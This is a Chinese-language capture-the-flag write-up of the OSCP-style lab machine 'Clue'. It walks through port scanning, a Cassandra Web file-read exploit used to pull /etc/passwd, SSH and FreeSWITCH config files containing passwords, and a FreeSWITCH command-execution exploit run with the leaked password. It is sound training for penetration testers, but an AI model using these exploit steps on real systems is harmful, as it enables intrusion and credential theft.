关注泷羽Sec和泷羽Sec-静安公众号,这里会定期更新与 OSCP、渗透测试等相关的最新文章,帮助你理解网络安全领域的最新动态。后台回复“OSCP配套工具”获取本文的工具
官网打开靶场
信息收集
1# Kali攻击机地址
2192.168.45.187
3# 靶机地址
4192.168.133.240
扫描端口和目录
 1# 设置MTU
 2sudo ip link set dev tun0 mtu 1250
 3ip link show tun0
 4# 扫描端口
 5ports=$(sudo nmap -p- --min-rate=5000 -Pn 192.168.133.240 | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
 6echo $ports
 7# 扫描服务
 8sudo nmap -sT -sC -sV -O -Pn -p$ports 192.168.133.240
 9sudo nmap --script=vuln -p$ports -Pn 192.168.133.240
10# 扫描框架
11whatweb http://192.168.133.240:3000/
12# 扫描目录
13gobuster dir -e -u http://192.168.133.240:3000 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -e -t 25 --exclude-length 3837
直接扫目录会因为长度报错,修改了一下命令

扫描结果如下:
 1┌──(kali㉿kali)-[~]
 2└─$ echo $ports
 322,80,139,445,3000
 4
 5┌──(kali㉿kali)-[~]
 6└─$ sudo nmap -sT -sC -sV -O -Pn -p$ports 192.168.133.240
 7Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-22 03:47 EDT
 8Nmap scan report for 192.168.133.240
 9Host is up (0.20s latency).
10
11PORT     STATE SERVICE     VERSION
1222/tcp   open  ssh         OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
13| ssh-hostkey:
14|   2048 74:ba:20:23:89:92:62:02:9f:e7:3d:3b:83:d4:d9:6c (RSA)
15|   256 54:8f:79:55:5a:b0:3a:69:5a:d5:72:39:64:fd:07:4e (ECDSA)
16|_  256 7f:5d:10:27:62:ba:75:e9:bc:c8:4f:e2:72:87:d4:e2 (ED25519)
1780/tcp   open  http        Apache httpd 2.4.38
18|_http-title: 403 Forbidden
19|_http-server-header: Apache/2.4.38 (Debian)
20139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
21445/tcp  open  netbios-ssn Samba smbd 4.9.5-Debian (workgroup: WORKGROUP)
223000/tcp open  http        Thin httpd
23|_http-title: Cassandra Web
24|_http-server-header: thin
25|_http-trane-info: Problem with XML parsing of /evox/about
26Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
27Device type: general purpose|router
28Running (JUST GUESSING): Linux 4.X|5.X|2.6.X|3.X (97%), MikroTik RouterOS 7.X (97%)
29OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3 cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:6.0
30Aggressive OS guesses: Linux 4.15 - 5.19 (97%), Linux 5.0 - 5.14 (97%), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3) (97%), Linux 2.6.32 - 3.13 (91%), Linux 3.10 - 4.11 (91%), Linux 3.2 - 4.14 (91%), Linux 3.4 - 3.10 (91%), Linux 4.15 (91%), Linux 2.6.32 - 3.10 (91%), Linux 4.19 - 5.15 (91%)
31No exact OS matches for host (test conditions non-ideal).
32Service Info: Hosts: 127.0.0.1, CLUE; OS: Linux; CPE: cpe:/o:linux:linux_kernel
33
34Host script results:
35| smb-security-mode:
36|   account_used: guest
37|   authentication_level: user
38|   challenge_response: supported
39|_  message_signing: disabled (dangerous, but default)
40| smb-os-discovery:
41|   OS: Windows 6.1 (Samba 4.9.5-Debian)
42|   Computer name: clue
43|   NetBIOS computer name: CLUE\x00
44|   Domain name: pg
45|   FQDN: clue.pg
46|_  System time: 2025-08-22T03:47:55-04:00
47| smb2-security-mode:
48|   3:1:1:
49|_    Message signing enabled but not required
50| smb2-time:
51|   date: 2025-08-22T07:47:54
52|_  start_date: N/A
53|_clock-skew: mean: 1h20m03s, deviation: 2h18m40s, median: 0s
54
55OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
56Nmap done: 1 IP address (1 host up) scanned in 84.87 seconds
57
58┌──(kali㉿kali)-[~]
59└─$ sudo nmap --script=vuln -p$ports -Pn 192.168.133.240
60Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-22 03:50 EDT
61Nmap scan report for 192.168.133.240
62Host is up (0.27s latency).
63
64PORT     STATE SERVICE
6522/tcp   open  ssh
6680/tcp   open  http
67|_http-csrf: Couldn't find any CSRF vulnerabilities.'
68|_http-dombased-xss: Couldn't find any DOM based XSS.
69|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
70139/tcp  open  netbios-ssn
71445/tcp  open  microsoft-ds
723000/tcp open  ppp
73
74Host script results:
75| smb-vuln-regsvc-dos:
76|   VULNERABLE:
77|   Service regsvc in Microsoft Windows systems vulnerable to denial of service
78|     State: VULNERABLE
79|       The service regsvc in Microsoft Windows 2000 systems is vulnerable to denial of service caused by a null deference
80|       pointer. This script will crash the service if it is vulnerable. This vulnerability was discovered by Ron Bowes
81|       while working on smb-enum-sessions.
82|_
83|_smb-vuln-ms10-061: false
84|_smb-vuln-ms10-054: false
85
86Nmap done: 1 IP address (1 host up) scanned in 119.91 seconds
87
88┌──(kali㉿kali)-[~]
89└─$ whatweb http://192.168.133.240:3000/
90http://192.168.133.240:3000/ [200 OK] Bootstrap, Country[RESERVED][ZZ], HTML5, HTTPServer[thin], IP[192.168.133.240], Script, Title[Cassandra Web], X-UA-Compatible[IE=edge]
Cassandra 远程文件读取漏洞
这里Nmap的扫描结果提示了打开80端口提示forbiden,打开3000端口是一个数据库管理的界面Cassandra Web。然后139和445端口是smb协议的端口,还扫出来了一些基本信息,smb协议有很多漏洞,但是这个扫描的结果也提示了 smb-vuln-ms10-061 和 smb-vuln-ms10-054这两个最好用的漏洞不存在。扫描3000端口的目录没有发现有用的信息。
 搜索3000端口对应的框架是否有漏洞,发现一个远程文件读取漏洞。
1searchsploit Cassandra
2searchsploit -m linux/webapps/49362.py


1python 49362.py 192.168.133.240 /etc/passwd
2python 49362.py 192.168.133.240 /proc/self/cmdline
3python 49362.py 192.168.133.240 /etc/ssh/sshd_config


用户密码cassie SecondBiteTheApple330
但是ssh登录失败,也不是另一个用户的密码,还要继续搜索其他的配置文件。

freeswitch命令执行漏洞
 官方完整的扫描中是存在8021端口的,这里是扫描漏掉了,所以最好还是用官方给的web kali扫描全部的端口一次,获得最全的端口。一下小节是官方给的Workthrough中的命令

 1# 让我们使用 `smbclient` 来检查一下。
 2smbclient -N -L 192.168.133.240
 3# `backup` 分享很有趣,让我们登录看看里面有什么
 4smbclient -N //192.168.133.240/backup
 5# 目录名称
 6curl -I http://192.168.133.240/backup/freeswitch
 7curl -I http:/192.168.133.240/backup/freeswitch/etc
 8# 后面官方尝试了上传文件,但是失败,密码错误
 9mkdir backup
10sudo mount -t cifs //192.168.133.240/backup backup/ -o guest
11cd backup/
12# 挂载目录后找密码
13find . -type f -name "*.xml" -exec grep -nH password {} + | wc -l
14find . -type f -name "*.xml" -exec grep -nH password {} + | grep socket




 挂上了,但是找到的是默认密码,搜索最新的配置文件会存在那个在哪里。到下面这个网站找到密码会存放在哪里的配置文件里。
https://developer.signalwire.com/freeswitch/FreeSWITCH-Explained/Configuration/Default-Configuration_6587388/#confautoload_configs
其实相对的只要把本地目录换远端目录就行,远端目录用的一定是现在在用的密码。
挂上了,但是找到的是默认密码,搜索最新的配置文件会存在那个在哪里。到下面这个网站找到密码会存放在哪里的配置文件里。
https://developer.signalwire.com/freeswitch/FreeSWITCH-Explained/Configuration/Default-Configuration_6587388/#confautoload_configs
其实相对的只要把本地目录换远端目录就行,远端目录用的一定是现在在用的密码。
1python 49362.py 192.168.133.240 /etc/freeswitch/autoload_configs/event_socket.conf.xml

端口和密码8021 StrongClueConEight021
1searchsploit freeswitch
2searchsploit -m  windows/remote/47799.txt
3mv 47799.txt 47799.py
4sed -i -E "s/ClueCon/StrongClueConEight021/g" 47799.py
5python 47799.py 192.168.133.240 whoami
6python 47799.py 192.168.133.240 ls
7python 47799.py 192.168.133.240 "ls /home"

